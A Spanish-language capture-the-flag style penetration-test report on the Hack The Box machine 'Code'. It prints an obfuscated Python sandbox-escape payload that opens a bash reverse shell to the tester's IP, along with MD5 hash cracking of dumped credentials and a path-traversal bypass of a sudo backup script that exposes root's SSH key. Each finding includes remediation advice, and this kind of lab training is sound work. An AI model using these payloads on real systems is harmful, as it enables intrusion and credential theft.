
Prueba de Penetración

HTB Labs (Code)

nico.sanchezsierra@hotmail.com, OSID: OS-003

2025-08-05

Contents

1	Reporte	1
1.1	Introducción	1
1.2	Objetivo	1
2	Resumen High-Level	2
2.1	Recomendaciones	3
3	Metodología	4
3.1	Recolección de Información	4
3.2	Penetración	4
3.2.1	Dirección IP: 10.10.11.62	4
3.2.1.1	Enumeración de servicios	4
3.2.1.2	Escalada de Privilegios	6
3.2.1.3	Vulnerabilidad (ID: 1, Enumeración HTTP)	6
3.2.1.4	Vulnerabilidad (ID: 2, Descubrimiento de Directorios)	7
3.2.1.5	Vulnerabilidad (ID: 3, Exposición de Código Cliente)	7
3.2.1.6	Vulnerabilidad (ID: 4, Ejecución Remota de Código)	8
3.2.1.7	Vulnerabilidad (ID: 5, Exposición de Credenciales)	10
3.2.1.8	Vulnerabilidad (ID: 6, Path Traversal)	11
3.2.1.9	Vulnerabilidad (ID: 7, Acceso Root vía SSH)	13
3.3	Mantener Acceso	13
3.4	Limpieza de Pruebas	14

1 Reporte

1.1 Introducción

Gracias por leer este documento. Si estás aquí, probablemente sea porque te interesan los temas relacionados con ciberseguridad y pruebas de penetración. En esta ocasión, presento un informe técnico basado en el análisis de la máquina “Code”, disponible en la plataforma Hack The Box (HTB).

Se trata de un entorno relativamente sencillo, por lo que el número de hallazgos no será tan extenso como en otros informes previos. Aun así, el enfoque sigue siendo profesional y estructurado, con el objetivo de documentar el proceso completo de una prueba de penetración, desde el reconocimiento hasta la obtención de acceso privilegiado.

¡Comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Alto	Medio	Bajo	Total
4	1	2	7

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Enumeración HTTP
2	Bajo	N/A	Descubrimiento de Directorios
3	Medio	N/A	Exposición de Código Cliente
4	Alto	N/A	Ejecución Remota de Código
5	Alto	N/A	Exposición de Credenciales
6	Alto	N/A	Path Traversal
7	Alto	N/A	Acceso Root vía SSH

2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.62

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.11.62

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.61	22,5000

Servicio	Versión
ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.12
http	Gunicorn 20.0.4

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Además, aparte de los escaneos, añadiremos una evidencia con eyewitness sobre la web principal.

Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.62
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
5000/tcp	open	upnp	syn-ack ttl 63

Figure 3.1: nmap

Escaneo de versiones:

```
nmap -sCV -A -O -oN 10.10.11.62
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)			
256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)			
_ 256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)			
5000/tcp	open	http	Gunicorn 20.0.4
_http-title: Python Code Editor			
_http-server-header: gunicorn/20.0.4			
OS details: Linux 5.0 - 5.14, Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3)			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Figure 3.2: nmap

Información sobre la página web principal.


Web Request Info	Web Screenshot
http://10.10.11.62:5000 Page Title: Python Code Editor Server: gunicorn/20.0.4 Date: Tue, 05 Aug 2025 16:52:39 GMT Connection: close Content-Type: text/html; charset=utf-8 Content-Length: 3435 Vary: Cookie Response Code: 200 Source Code	

Figure 3.3: eyewitness

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Enumeración HTTP)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de reconocimiento inicial, se identificó que el servidor web expone información sensible en sus respuestas HTTP, como versiones del software, cabeceras detalladas y posibles tecnologías utilizadas. Este tipo de información puede ser aprovechada por un atacante para adaptar su vector de ataque o encontrar vulnerabilidades conocidas asociadas a las versiones expuestas.

Servicios Afectados: Servidor HTTP (puerto 5000)

Remedio de la vulnerabilidad: Se recomienda deshabilitar la exposición a banners o cabeceras innecesarias desde el servidor. Además, se recomienda el uso de Web Application Firewall (WAF) para filtrar y controlar datos. Se sugiere mantener el software y servicios actualizados.

Pruebas: Las evidencias que confirman esta vulnerabilidad están documentadas en la sección correspondiente al reconocimiento (enumeración activa), ya documentados anteriormente.

3.2.1.4 Vulnerabilidad (ID: 2, Descubrimiento de Directorios)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de enumeración de directorios en el servicio web accesible por el puerto 5000, se detectaron múltiples rutas accesibles directamente desde el navegador. Aunque no se encontró información sensible en dichas rutas, la exposición de directorios internos puede facilitar el reconocimiento y planificación de un ataque por parte de un atacante.

Servicios Afectados: Servidor HTTP (http://10.10.11.62:5000)

Remedio de la vulnerabilidad: Se recomienda usar nombre complejos para directorios. También es altamente recomendable implementar controles de acceso a ciertos directorios, además de autenticación. Si se puede, deshabilitar la navegación por directorios.

Pruebas:

Se utilizó la herramienta ffuf para la enumeración de directorios en el host objetivo.

```
ffuf -w ../Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.11.62:5000/FUZZ -recursion -fs 3435

about      [Status: 200, Size: 818, Words: 143, Lines: 23, Duration: 55ms]
login      [Status: 200, Size: 730, Words: 103, Lines: 24, Duration: 42ms]
register    [Status: 200, Size: 741, Words: 103, Lines: 24, Duration: 54ms]
logout     [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 43ms]
codes      [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 45ms]
```

Figure 3.4: ffuf

3.2.1.5 Vulnerabilidad (ID: 3, Exposición de Código Cliente)

Riesgo: Medio

CVE: N/A

Explicación de la vulnerabilidad: En la interfaz web principal, se encontró un archivo JavaScript accesible desde las herramientas de desarrollo del navegador (DevTools). Este script contiene lógica relacionada con el editor de código, incluyendo la manera en que se envía el contenido al servidor para ser ejecutado.


Esta exposición revela información sobre cómo se procesan las peticiones, incluyendo la ruta `/run_code`, lo cual puede facilitar la identificación de una posible ejecución remota de código (RCE).

Servicios Afectados: Servidor HTTP (`http://10.10.11.62:5000`)

Remedio de la vulnerabilidad: Se recomienda urgentemente que se mueva de lugar el código, y que este sea siempre procesado desde la parte del servidor y no del cliente. Además se recomiendan técnicas para dificultar la lectura, como técnicas de ofuscación.

Pruebas:

El archivo JavaScript fue localizado inspeccionando la aplicación con DevTools en el navegador.



```
<script>
// Load the Ace editor modes and themes ace.config.set('basePath', 'https://cdnjs.cloudflare.com/ajax/libs/
ace/1.4.12/'); var editor = ace.edit("editor"); editor.session.setMode("ace/mode/python"); editor.setTheme("ace/theme/
monokai"); $.ajaxSetup({ xhrFields: { withCredentials: true } }); function runCode() { var code = editor.getValue();
$.post('/run_code', {code: code}, function(data) { document.getElementById('output').textContent = data.output; }); }
function loadCode(codeId) { $.get('/load_code/' + codeId, function(data) { editor.setValue(data.code, -1); }); }
document.getElementById('run-button').addEventListener('click', runCode); document.getElementById('save-
button').addEventListener('click', function() { var code = editor.getValue(); var name = prompt("Please enter the name
for this script:"); if (name) { $.post('/save_code', {code: code, name: name}, function(response) {
alert(response.message); }); }); // About modal functionality document.getElementById('about-
link').addEventListener('click', function(event) { event.preventDefault(); document.getElementById('about-
modal').style.display = 'flex'; }); document.getElementById('about-close').addEventListener('click', function() {
document.getElementById('about-modal').style.display = 'none'; }); // Check if code_id is provided in the URL var
urlParams = new URLSearchParams(window.location.search); var codeId = urlParams.get('code_id'); if (codeId) {
loadCode(codeId); } document.getElementById('output').textContent = 'Click "Run" to execute code.';
</script>
</body>
```

Figure 3.5: DevTools

3.2.1.6 Vulnerabilidad (ID: 4, Ejecución Remota de Código)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba, se identificó que la aplicación web permite a los usuarios escribir y ejecutar código Python desde el navegador. Analizando el código fuente accesible mediante DevTools, se confirmó que el contenido del editor es enviado al backend para ser ejecutado directamente en el sistema.

Aunque se implementaron filtros para evitar comandos peligrosos mediante restricciones sintácticas, dichos filtros fueron insuficientes y se logró evadir la restricción mediante técnicas de Python sandbox bypass, permitiendo así ejecutar comandos arbitrarios en el sistema operativo.


Esta vulnerabilidad permite al atacante comprometer completamente el sistema, obteniendo acceso remoto, ejecutando shells o descargando malware.

Servicios Afectados: Servidor HTTP (http://10.10.11.62:5000) y Sistema Operativo

Remedio de la vulnerabilidad: Se recomienda no ejecutar el código proporcionado por el usuario directamente. Además de usar un usuario con privilegios mínimos. Reforzar los mecanismos de validación y sanitización del código de entrada. Se sugiere evitar funciones como eval() o exec().


Pruebas:

Durante la explotación, se utilizó una técnica de sandbox bypass en Python, logrando ejecutar código como "import os; os.system('code')". este tipo de payload fue exitosamente ofuscado para evadir los filtros implementados.



```
1 [w for w in 1.__class__.__base__.__subclasses__() if
2 w.__name__=='Quitter'][0].__init__.__globals__['sy'+ 's'].
3 modules['o'+ 's'].__dict__['sy'+ 'stem']('bash -c 'bash -i
4 >& /dev/tcp/10.10.14.6/4443 0>&1'")
5
6
7
8 |
```

Figure 3.6: remote shell, python bypass



```
listening on [any] 4443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.62] 49248
bash: cannot set terminal process group (66744): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$ whoami
whoami
app-production
```

Figure 3.7: nc

3.2.1.7 Vulnerabilidad (ID: 5, Exposición de Credenciales)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Tras la ejecución de código remoto (ver Vulnerabilidad ID-4), se obtuvo acceso al sistema como el usuario app-production. Durante el reconocimiento post-explotación, se identificó un archivo llamado database.db, el cual contenía credenciales hashadas de otros usuarios del sistema (martin y development).

Las contraseñas estaban almacenadas utilizando el algoritmo MD5, considerado criptográficamente inseguro. Este tipo de hash es vulnerable a ataques por diccionario o fuerza bruta utilizando herramientas comunes como Hashcat o John the Ripper, lo cual facilita el movimiento lateral dentro del sistema.

Servicios Afectados: Archivo database.db, usuarios “martin” y “development”

Remedio de la vulnerabilidad: Se recomienda urgentemente no tener ficheros con credenciales accesibles a un usuario que maneja solicitudes de clientes. Además se recomienda cambiar de encriptación a una más fuerte y acompañadas por algoritmos como bcrypt, entre otros.

Pruebas:

Durante la prueba se accedió al archivo database.db, se extrajeron hashes MD5, y se procedió a realizar el cracking exitoso de los mismos.

```
app-production@code:~/app/instance$ cat database*
cat database*
♦0"♦0♦P♦tablecodecodeCREATE TABLE code (
    id INTEGER NOT NULL,
    user_id INTEGER NOT NULL,
    code TEXT NOT NULL,
    name VARCHAR(100) NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id)
)♦♦7tableuseruserCREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(80) NOT NULL,
    password VARCHAR(80) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
)♦♦♦QR♦Mmartin3de6f30c4a09c27fc71932bfc68474be/#Mdevelopment759b74ce43947f5f4c91aedd3e5bad3
```

Figure 3.8: database.db


A terminal window with a dark background. The command `# hashcat -a 0 -m 0 hash --show` is entered. The output shows two lines of hashes and their corresponding plaintexts: `759b74ce43947f5f4c91aeddc3e5bad3:development` and `3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster`.

Figure 3.9: hashcat

3.2.1.8 Vulnerabilidad (ID: 6, Path Traversal)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la auditoría se detectó que el script `/usr/bin/backy.sh`, ejecutable mediante `sudo` por el usuario `martin`, procesa archivos `.json` que contienen rutas a directorios que serán comprimidos.

El script incluye una validación para evitar rutas con `../` (intento de path traversal) y restringe los paths a ubicaciones que comiencen por `/home/` o `/var/`. Sin embargo, el filtrado aplicado no es recursivo ni robusto, permitiendo evadirlo con rutas especialmente construidas como `"/var/...//root/"`.

Este tipo de manipulación no es detectada por el filtro de `gsub("\\.\\./", "")`, pero al ser interpretada por el sistema de archivos, permite acceso arbitrario a directorios como `/root/`.

Dado que el script se ejecuta como `root` (a través de `sudo`), es posible obtener lectura de cualquier archivo del sistema, incluidas claves SSH, contraseñas, tokens, configuraciones sensibles, etc.

Servicios Afectados: `/usr/bin/backy.sh`, `task.json` y Sistema Operativo

Remedio de la vulnerabilidad: Se recomienda usar validaciones seguras que resuelvan enlaces simbólicos y eliminen componentes especiales. Además, validar que una vez procesada la ruta, todo es correcto (recursividad). Es importante recalcar, que estos scripts deben seguir la regla del Privilegio Mínimo.

Pruebas:

Para comprometer el sistema modificamos las rutas de `task.json` con `"/var/...//root/"` de forma que podemos leer todo el directorio del usuario `root`.

```
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/08/05 16:44:05 # backy 1.2
2025/08/05 16:44:05 📁 Working with task.json ...
2025/08/05 16:44:05 🔄 Nothing to sync
2025/08/05 16:44:05 📦 Archiving: [/home/../../root]
2025/08/05 16:44:05 📦 To: /home/martin/backups ...
2025/08/05 16:44:05 📦
```

Figure 3.10: sudo /usr/bin/backy.sh

```
tar: Removing leading `/' from member names
/home/../../root/
/home/../../root/.local/
/home/../../root/.local/share/
/home/../../root/.local/share/nano/
/home/../../root/.local/share/nano/search_history
/home/../../root/.selected_editor
/home/../../root/.sqlite_history
/home/../../root/.profile
/home/../../root/scripts/
/home/../../root/scripts/cleanup.sh
/home/../../root/scripts/backups/
/home/../../root/scripts/backups/task.json
/home/../../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/../../root/scripts/database.db
/home/../../root/scripts/cleanup2.sh
/home/../../root/LinPEAS.py
/home/../../root/python_history
/home/../../root/root.txt
/home/../../root/linpeas
/home/../../root/.cache/
/home/../../root/.cache/motd.legal-displayed
/home/../../root/.ssh/
/home/../../root/.ssh/id_rsa
/home/../../root/.ssh/authorized_keys
/home/../../root/.gnupg/
/home/../../root/.gnupg/trustdb.gpg
/home/../../root/.gnupg/pubring.kbx
/home/../../root/.gnupg/private-keys-v1.d/
/home/../../root/.bash_history
/home/../../root/.bashrc
```

Figure 3.11: tree

3.2.1.9 Vulnerabilidad (ID: 7, Acceso Root vía SSH)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante el análisis se obtuvo acceso a la clave privada SSH (id_rsa) del usuario root, lo cual permitió autenticarse directamente como superusuario a través del servicio SSH expuesto en el puerto 22.

Este tipo de acceso representa un compromiso total del sistema, ya que el usuario root tiene control absoluto sobre todos los recursos y procesos. La clave privada fue obtenida tras aprovechar la vulnerabilidad de path traversal (ver ID-6) y acceder al contenido del directorio /root.


El hecho de que el acceso root por SSH esté habilitado, combinado con la exposición de la clave privada sin frase de paso (passphrase), supone una vulnerabilidad.

Servicios Afectados: Root y SSH (puerto 22)

Remedio de la vulnerabilidad: Se recomienda urgentemente deshabilitar el acceso directo de Root por SSH. Además de proteger claves SSH, no solo de Root, sino de todos los usuarios.

En caso de necesitar el usuario Root por acceso SSH, se recomienda el Doble factor de Autenticación.

Pruebas:

A terminal window with a dark background and light-colored text. The first line shows the last login: 'Last login: Tue Aug 5 16:46:38 2025 from 10.10.14.6'. The second line shows the prompt 'root@code:~#' followed by the command 'id'. The third line shows the output of the 'id' command: 'uid=0(root) gid=0(root) groups=0(root)'.

```
Last login: Tue Aug 5 16:46:38 2025 from 10.10.14.6
root@code:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 3.12: id

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas: En esta prueba de penetración no es necesario crear una backdoor, pues tenemos el usuario Root con acceso remoto por SSH.

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: En esta prueba de penetración todo lo que ejecutamos fue guardado en memoria RAM, por lo que al reiniciar el sistema no será guardado.